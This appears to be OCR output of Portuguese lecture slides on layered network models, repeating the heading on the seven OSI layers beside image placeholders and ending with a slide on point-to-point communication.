
Modelo em Camadas

- **As 7 camadas do Modelo OSI:**




Modelo em Camadas

- **As 7 camadas do Modelo OSI:**




Modelo em Camadas

- **As 7 camadas do Modelo OSI:**




Modelo em Camadas

- **As 7 camadas do Modelo OSI:**




Modelo em Camadas

- **As 7 camadas do Modelo OSI:**




Modelo em Camadas

- **As 7 camadas do Modelo OSI:**




Modelo em Camadas

- **As 7 camadas do Modelo OSI:**



Modelo em Camadas

- **Comunicação Ponto-a-Ponto**

